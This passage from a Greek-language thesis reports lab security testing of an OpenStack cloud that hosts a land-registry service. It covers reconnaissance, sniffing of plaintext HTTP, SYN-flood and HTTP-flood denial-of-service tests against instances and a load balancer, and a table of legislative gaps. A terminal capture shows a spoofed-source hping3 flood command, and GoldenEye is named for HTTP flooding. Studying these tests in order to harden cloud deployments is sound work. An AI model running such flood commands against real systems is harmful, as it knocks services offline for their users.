Host: 192.168.110.245 () Ports: 22/open/tcp//ssh//OpenSSH 5.5p1 Debian 6 (protocol 2.0)/, 80/open/tcp//http//Apache httpd 2.4.7 ((Ubuntu))/, 444/open/tcp//ssl|http//mini_httpd 1.19 19dec2003/ Ignored State: closed (97) Seq Index: 17 IP ID Seq: Incremental


Η ανίχνευση του λειτουργικού συστήματος των instances αποτυγχάνει να εντοπίσει με ακρίβεια τον τύπο και τον πυρήνα του. Ωστόσο, διαπιστώθηκε με ακρίβεια το λειτουργικό σύστημα του εξισορροπητή φόρτου εργασίας.


Σε αυτό το σημείο όπου έχουν συγκεντρωθεί όλες οι διαθέσιμες πληροφορίες και ο εισβολέας είναι σε θέση να πραγματοποιήσει καταγραφή της εσωτερικής δικτυακής κίνησης του εξωτερικού δικτύου με δυνατότητα να την κατανοήσει. Παρακάτω ακολουθεί ένα στιγμιότυπο από την δικτυακή κίνηση η οποία καταγράφηκε και υποδεικνύει την επικοινωνία μεταξύ ενός instance και του εξισορροπητή. Ο εισβολέας είναι σε θέση να κατανοήσει πως αιτήσεις HTTP όπως επίσης και τριμερής χειραψίες TCP προωθούνται από την ip διεύθυνση του εξισορροπητή στην διεύθυνση του instance. Έτσι γίνεται κατανοητό πωςενδιαφέρον στόχος για επίθεση άρνησης παροχής υπηρεσιών αποτελεί ο εξισορροπητής αφού αποτελεί το μοναδικό σημείο που χρησιμοποιουν όλα τα instances για την έκθεση της τελικής υπηρεσίας. Επιπλέον, το πρωτόκολλο που χρησιμοποιείται από τους διακομιστές ιστου των instances είναι το HTTP με αποτέλεσμα πληροφορίες σχετικά με τις αιτήσεις και την μεταφορά των διαπιστευτηρίων να γίνεται σε απλό κείμενο.




Στην συνέχεια πραγματοποιήθηκε επίθεση σε ένα εκ των instances με το πρόγραμμα hping3. Με το πρόγραμμα στέλνονται 100000 ψευδής αιτήσεις στη θύρα 80 ενός instance. Οταν ξεκίνησε η επίθεση είχε τεθεί σε λειτουργία ένα instance. Αποτέλεσμα της επίθεσης ήταν να πυροδοτηθεί ο συναγερμός ο οποίος ελέγχει εαν σε διάστημα 1 λεπτού έχουν πραγματοποιηθεί 10000 αιτήσεις στην αυτοκλιμακώσιμη ομάδα και να τεθεί σε εφαρμογή η πολιτική κλιμάκωσης των instances με αποτέλεσμα να τεθεί σε λειτουργία το μέγιστο πλήθος instances της ομάδας, δηλαδή 3. Ο συγκεκριμένος αριθμός του μέγιστου πλήθους instances ορίστηκε στο template το οποίο δημιουργούσε την αυτοκλιμακώσιμη ομάδα Παρακάτω ακολουθούν στγγμιότυπα της επίθεσης:



Applications
Places
Terminal
Sat 21 Nov, 23:01:33
root@controller: ~
File Edit View Search Terminal Help
root@controller:~# ceilometer alarm-list
Alarm ID	Name	State	Severity	Enabled	Continuous	Alarm condition	Time constraints
219b5cb9-e2fe-4482-a2c2-bf9456984007	ktimatologio-network_alarm_high-zzxaoet6564a	ok	low	True	True	network.incoming.packets > 10000.0 during 1 x 60s	None
36583460-d6cc-4f9b-8965-10da22098f58	ktimatologio-network_alarm_low-a52vxsurjqa3	ok	low	True	True	network.incoming.packets < 0.0 during 1 x 60s	None
6abc66d8-4f01-474f-b942-e205b2ba75c3	ktimatologio-cpu_alarm_high-hn3hin6cmb4l	ok	low	True	True	cpu_util > 80.0 during 1 x 60s	None
ce4f0693-d8dd-458a-b58e-ed9bf5357e5b	ktimatologio-cpu_alarm_low-nff6tcjhkaqj	alarm	low	True	True	cpu_util < 10.0 during 1 x 900s	None
root@controller:~#
kali (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications
Places
Terminal
Sat 15:01
root@kali: ~
File Edit View Search Terminal Help
root@kali:~#
ping-sweep.txt
Right Ctrl


Applications
Places
Terminal
Sat 21 Nov, 23:04:46
root@controller: ~
File Edit View Search Terminal Help
root@controller:~# ceilometer alarm-list
Alarm ID	Name	State	Severity	Enabled	Continuous	Alarm condition	Time constraints
219b5cb9-e2fe-4482-a2c2-bf9456984007	ktimatologio-network_alarm_high-zzxaoet6564a	alarm	low	True	True	network.incoming.packets > 10000.0 during 1 x 60s	None
36583460-d6cc-4f9b-8965-10da22098f58	ktimatologio-network_alarm_low-a52vxsurjqa3	ok	low	True	True	network.incoming.packets < 0.0 during 1 x 60s	None
6abc66d8-4f01-474f-b942-e205b2ba75c3	ktimatologio-cpu_alarm_high-hn3hin6cmb4l	ok	low	True	True	cpu_util > 80.0 during 1 x 60s	None
ce4f0693-d8dd-458a-b58e-ed9bf5357e5b	ktimatologio-cpu_alarm_low-nff6tcjhkaqj	alarm	low	True	True	cpu_util < 10.0 during 1 x 900s	None
root@controller:~#
kali (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications
Places
Terminal
Sat 15:04
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hping3 -c 100000 -d 1200 -S -p 80 --flood --rand-source 192.95
HPING 192.168.110.95 (eth0 192.168.110.95): S set, 40 headers + 1200 dat
hping in flood mode, no replies will be shown
ping-sweep.txt
Cancel
Take Screenshot
Take Screenshot



Στην συνέχεια πραγματοποιήθηκε επίθεση άρνησης παροχής υπηρεσιών στη θύρα 22 του εξισορροπητή. Τα πακέτα τα οποία αποστέλλονταν είχαν τυχαίες ip διευθύνσεις πηγής. Η υπόθεση η οποία έγινε πριν την επίθεση ήταν πως θα οδηγούσε σε αδυναμία παροχής της τελικής υπηρεσίας στη θύρα 80 λόγω του φόρτου εργασίας. Η υπόθεση διαψεύτηκε από τα αποτελέσματα της επίθεσης αφού κατά την διάρκεια οι χρήστες μπορούσαν να αποκτήσουν πρόσβαση στην τελική υπηρεσία χωρίς καθυστερήσεις. Παρακάτω ακολουθούν στιγμιότυπα κατά την διάρκεια της επίθεσης.





Χρηση HTTPS πρωτοκόλου

Κατά την έκθεση τελικής υπηρεσίας με χρήση του πρωτοκόλου HTTPS διαπιστώθηκε πως ο εισβολέας δεν είχε την δυνατότητα να αποσπάσει πληροφορίες σχετικά με τους τελικούς χρήστες και διαπιστευτήριά τους. Ωστόσο, τα αποτελέσματα από τις υπόλοιπες σαρώσεις ήταν ίδια με μονη διαφοροποίηση την χρήση της θύρας 443 αντί της 80, η οποία χρησιμοποιούνταν για την έκθεση της υπηρεσίας. Για την παροχή της υπηρεσίας ρυθμίστηκε ο εξισορροπητής φόρτου εργασίας να λαμβάνει αιτήσεις και να τις προωθεί κάθε φορά προς την κατάλληλη κατεύθυνση χρησιμοποιώντας το πρωτόκολλο HTTPS.


5.7 Αξιολόγηση Εσωτερικού Δικτύου


Για τον έλεγχο του εσωτερικού δικτύο δεν μπορεί ο εισβολέας να συνδέσει το κακόβουλο σύστημα απειθείας στο δίκτυο εφόσον πρόκειται για ένα εικονικό δίκτυο το οποίο αναθέτει δυναμικά διευθύνσεις στα instances που δημιουργούνται. Αρχικά, προκειμένου να πραγματοποιηθεί συλλογή πληροφοριών για τα συστήματα τα οποία είναι συνδεδεμένα σε αυτό το δίκτυο ο εισβολέας θα μπορούσε αφού εκτεθεί ο controller μέσω του δικτύου διαχείρισης να εισάγει στην υποδομή δικής του κατασκευής κακόβουλη εικόνα και στην συνέχεια να δημιουργήσει ένα instance χρησιμοποιώντας την. Σε περίπτωση που ο εισβολέας αποκτήσει πρόσβαση σε ένα από τα υπολοίπα δίκτυα δεν έχει την δυνατότητα να επιτεθεί στα instances και κατ’επέκταση να εκθέσει ένα από αυτά. Η συγκέντρωση πληροφοριών στην

συγκεκριμένη περίπτωση πραγματοποιήθηκε μέσω ενός εκ των instances. Ο εισβολέας δεν έχει πρόσβαση σε γραφικό περιβάλλον οπότε χρησιμοποιήθηκαν τα εργαλεία nmap και tcpdump για την συγκέντρωση πληροφοριών και την καταγραφή της δικτυακής κίνησης. Τα αποτελέσματα ανέδειξαν πως ο εισβολέας δεν αποκτά επιπλέον γνώση από τις πληροφορίες που συγκέντρωσε στο εξωτερικό δίκτυο και στην συγκεκριμένη υλοποίηση, τα instances δεν επικοινωνούν για την έκθεση της τελικής υπηρεσίας δεν συλλέγονται επιπλέον πληροφορίες από την μεταξύ τους επικοινωνία. Οπως και στο εξωτερικό δίκτυο ο εισβολέας έχει την δυνατότητα να συλλέξει με ακρίβεια τις αιτήσεις των τελικών χρηστών οι οποίες εξυπηρετούνται από το κάθε instance. Τέλος, ο εισβολέας σε περίπτωση που αποκτήσει πρόσβαση στο εσωτερικό δίκτυο πέραν των πληροφοριών σχετικά με τα instances δεν είναι σε θέση να συλλέξει πληροφορίες σχετικά με τους compute κόμβους μέσω των οποίων εκτίθονται αυτά.

5.8 Επίθεση από Διαδίκτυο

Μετά το πέρας της αξιολόγησης των εσωτερικών δικτύων της υποδομής γίνεται η υπόθεση πως ο εισβολέας στην προσπάθειά του να προκαλέσει βλάβη στην υποδομή θα εκτελούσε επίθεση άρνησης παροχής υπηρεσιών στην στατική ip διεύθυνση μέσω της οποίας οι τελικοί χρήστες αποκτούν πρόσβαση στην τελική υπηρεσία. Η επίθεση πραγματοποιήθηκε με το εργαλείο GoldenEye [16]. Κατά την εκτέλεση της επίθεσης 100 εικονικοί χρήστες πραγματοποιούσαν 300 αιτήσεις HTTP τύπου GET κάθε δευτερόλεπτο. Μετά από ένα λεπτό πυροδοτήθηκε ο συναγερμός ο οποίος ήλεγχε το πλήθος των εισερχόμενων πακέτων και τέθηκε σε εφαρμογή η πολιτική κλιμάκωσης. Έτσι, δημιουργήθηκαν 4 instances δηλαδή το μέγιστο πλήθος της αυτοκλιμακώσιμης ομάδας σύμφωνα με το template που είχε δημιουργηθεί αυτή. Παρακάτω ακολουθούν στιγμιότυπα τα οποία υποδεικνύουν τα αποτελέσματα της επίθεσης:





5.9 *Σύγκριση Υπηρεσιών SaaS και PaaS*

Στην περίπτωση του σεναρίου συνεργασίας του Κτιματολογίου με πάροχο σε τρίτη χώρα χωρίς ικανοποιητικό επίπεδο ασφάλειας, ο τύπος υπηρεσιών υπολογιστικού νέφους είναι SaaS. Στην περίπτωση του σεναρίου συνεργασίας της ΗΔΙΚΑ με πάροχο σε ευρωπαική χώρα, οι τύποι υπηρεσιών υπολογιστικού νέφους είναι SaaS και PaaS. Οι κίνδυνοι και οι απειλές που ενέχουν για την υπηρεσία κτηματογράφησης και καταγραφής των φυσικών πόρων μέσω επιθέσεων στην υποδομή του παρόχου υφίστανται και για την υπηρεσία συνταγογράφησης της ΗΔΙΚΑ. Αυτό συνεπάγεται λόγω του τύπου υπηρεσίας και της

αρχιτεκτονικής η οποία χρησιμοποιείται από τον πάροχο για την τελική έκθεση. Ωστόσο, η χρηση υπηρεσίας PaaS δημιουργεί ένα επιπλέον διανυσμα επίθεσης μέσω της υποδομής της ΗΔΙΚΑ. Το συγκεκριμένο διανυσμα επίθεσης δίνει πρόσβαση σε κατώτερο αφαιρετικό επίπεδο από εκείνο των υπολοίπων υπηρεσιών με αποτέλεσμα ο εισβολέας να αποκτα περισσότερα δικαιώματα με την εκμετάλλευση αυτού. Επιπλέον, προκειμένου να προστατευθεί η υποδομή της ΗΔΙΚΑ κρίνεται απαραίτητο ο κώδικας δεοντολογίας σύμφωνα με τον οποίο συμμορφώνονται οι εργαζομένοι αυτής να είναι πιο αυστηρός ως προς την χρήση και πρόσβαση στην υπηρεσία PaaS. Ιδιαίτερης σημασίας σε αυτήν την περίπτωση είναι ο διακριτός καθορισμός των υποχρεώσεων ως προς την ασφάλεια της υπηρεσίας, για τις οποίες θα ευθυνεται η ΗΔΙΚΑ και ο πάροχος. Τα αποτελεσματα τα οποία προέκυψαν από τις επιθέσεις οι οποίες πραγματοποιήθηκαν στην υποδομή OpenStack μέσω της οποίας γίνεται η έκθεση της υπηρεσίας κτηματογράφησης μπορούν να γενικευτούν για οποιαδήποτε SaaS υπηρεσία.

5.10 Αποτίμηση Κενών Νομοθεσίας

Εύρος Επιθέσεων	**Τύπος Επίθεσης**	**Επιθέσεις**	**Κενά Νομοθεσίας**	**Παραβίασης Τεχνικού Τμήματος Υποδομής**	**Επιθέσεις**
Επιθέσεις στο Υπολογιστικό Νέφος	Αποτυχία Απομόνωσης Πόρων	Hypervisor Attack	Δεν ορίζεται	Εικονικοποιημένοι Πόροι	
		Side Channel Attack	Δεν ορίζεται	Εικονικοποιημένοι Πόροι	
	Έσωθεν Απειλή	Malicious Insider	2000/31/ΕΓ άρθρο 13	Μπορούν να στοχοποιηθούν διαφορετικά μέρη της υποδομής.	*GoldenEye* (Δίκτυο Διαχείρισης) *Hping3* (Δίκτυο Σηράγγωσης και Εξωτερικό δίκτυο)

	Αποτυχία Ισχύος	Power Attack	Δεν ορίζεται	Λειτουργικό Σύστημα, Απομόνωση Εικονικοποιημένων Πόρων,Hypervisor	Κίνδυνος λόγω έκθεσης των instances μέσω μιας ζώνης διαθεσιμότητας
	Κακόβουλο Λογισμικό	Malware-Injection Attack	2000/31/ΕΓ άρθρο 14,15	Εικονικοποιημένοι Πόροι	
		Malicious Probes	2000/31/ΕΓ άρθρο 14,15	Σύστημα Ανίχνευσης Απειλών,IDS,IPS	

Εύρος Επιθέσεων	**Τύπος Επίθεσης**	**Επιθέσεις**	**Κενά Νομοθεσίας**	**Παραβίασης Τεχνικού Τμήματος Υποδομής**	**Επιθέσεις**
Γενικές Επιθέσεις	Υποκλοπή Δεδομένων	Man-in the Middle	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών	Γίνεται χρήση πρωτοκόλλου HTTP, εφικτή επίθεση.
		Sniffing	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών	Έγινε επιτυχημένα χρήση των wireshark και tcpdump
		Spoofing	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών	Πραγματοποιήθηκε κατά την διεξαγωγή ntp DdoS.
		Session-Hijacking	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών	

		Cross-Site Scripting	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών	
		Authentication Attack	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών	
	Αρνηση Παροχής Υπηρεσιών	Distributed DoS	Δεν ορίζεται	Λειτουργικά συστήματα, Σύστημα ανίχνευσης απειλών, Σύστημα διανομής υπηρεσιών	GoldenEye (Μέσω της στατικής ip που εκτείθεται η τελική υπηρεσία)
		Economic DoS	Δεν ορίζεται στις οδηγίες 2009/81/ΕΚ, 2014/55/ΕΚ	Προσβάλλεται η υποδομή στο σύνολό της.	

6 Επίλογος

6.1 Σύνοψη και συμπεράσματα

Στο πλάισιο της παρούσας διπλωματικής εργασίας μελετήθηκε μια θεωρετική προσέγγιση στο τομέα της διασυνοριακής συνεργασίας εταιριών με σκοπό την τελική παροχή μιας υπηρεσίας μέσω ενός νεφουπολογιστικού περιβάλλοντος. Δημιουργήθηκε μια μεθοδολογία για το προσδιορισμό του επιπέδου της ασφάλειας ακολουθώνντας οδηγίες της διασυνοριακής νομοθεσίας που έχουν οριστεί από την Ευρωπαική Επιτροπή.

Επιπλέον, αναπτύχθηκε ένα νεφουπολογιστικό περιβάλλον βασισμένο στο ελεύθερο λογισμικό OpenStack. Το συγκεκριμένο περιβάλλον αποτελείται από πλήθος τεχνολογιών όπως RPC και SDN. Η συμβίωση αυτών των τεχνολογιών στο ίδιο περιβάλλον δημιουργεί μια αλληλεξάρτηση ως προς τα τρωτά σημέια. Έτσι, τρωτά σημεία της τεχνολογίας RPC επηρεάζουν τις υπόλοιπες τεχνολογίες και επαγωγικά αποτελούν και για εκείνες κίνδυνο. Στη συνέχεια πραγματοποιήθηκε έλεγχος ασφάλειας σε διαφορετικούς χώρους του περιβάλλοντος με στόχο την ανεύρεση πληροφοριών οι οποίες θα χρησίμευαν στον επιτιθέμενο κατά την εκέτλεση επίθεσης σε συγκεκριμένο μέρος της υποδομής. Ο έλεγχος της ασφάλειας, επιπρόσθετα είχε ως στόχο την αναγνώριση τρωτών σημείων τα οποία θα μπορούσαν να χρησιμοποιηθούν από τον επιτιθέμενο ώστε να προκληθεί βλάβη στη παροχή της τελικής υπηρεσίας, να υποκαπούν δεδομένα των τελικών χρηστών τα οποία διαχειρίζονται από την υποδομή και να τεθεί υπό τον έλεγχο του επιτιθέμενυ μέρος της υποδομής. Τέλος, τα αποτελέσματα του ελέγχου χρησιμοποιήθηκαν για την αξιολόγηση οδηγιών της διασυνοριακής νομοθεσίας.

Διαπιστώθηκε πως η νομοθεσία που επιβλέπει τη διασυνοριακή ροή δεδομένων προσωπικού χαρακτήρα τόσο εντός του ευρωπαικού χώρου όσο και εκτός αυτού δεν είναι επαρκή για την

ασφάλεια των δεδομένων. Η συγκεκριμένη νομοθεσία διαμορφώνει τις διασυνορική ροή δεδομένων και ορίζει απαραίτητα χαρακτηριστικά και κριτήρια τα οποία θα πρέπει να πληρούνται. Παρά το γεγονός πως η παροχή της υπήρεσίας και η ασφάλεια των δεδομένων πραγματοποιείται με νομιμότητα, το επίπεδο ασφάλειας δεν είναι ικανοποιητικό όπως παρατηρήθηκε. Επιπλέον, παρά το γεγονός πως το μοντέλο έκθεσης αποτελεί δικλείδα ασφάλειας για την επίτευξη ενός ικανοποιητικού επιπέδου ασφαλείας, η υιοθέτηση κανονισμών της νομοθεσίας επιτρέπει τη νόμιμη λειτουργία αλλά μη προβλεπόμενο επίπεδο ασφάλεια ανεξάρτητα από το μοντέλο που ακολουθείται.

6.2 Μελλοντικές επεκτάσεις

Προτείνεται η αναθεώρηση και αξιολόγηση συγκεκριμένων κανονισμών των οδηγιών της διασυνοριακής νομοθεσίας οι οποίοι μελετήθηκαν με στόχο την επίτευξη ενός ικανοποιητικού επιπέδου ασφάλειας. Η νομοθεσία κρίνεται απαραίτητο να θέτει πιο αυρτηρούς κανονισμούς από τους υπάρχοντες σχετικά με τα δεδομένα προσωπικού χαρακτήρα. Τα συγκεκριμένα δεδομένα λόγω της φύσης τους στοχοποιούνται από μεγαλύτερο πλήθος επιτιθέμενων. Έτσι, η νομοθεσία πρέπει να λαμβάνει υπόψιν της τη συσχέτιση μεταξύ της φύσεως των δεδομένων και των επιθέσεων.

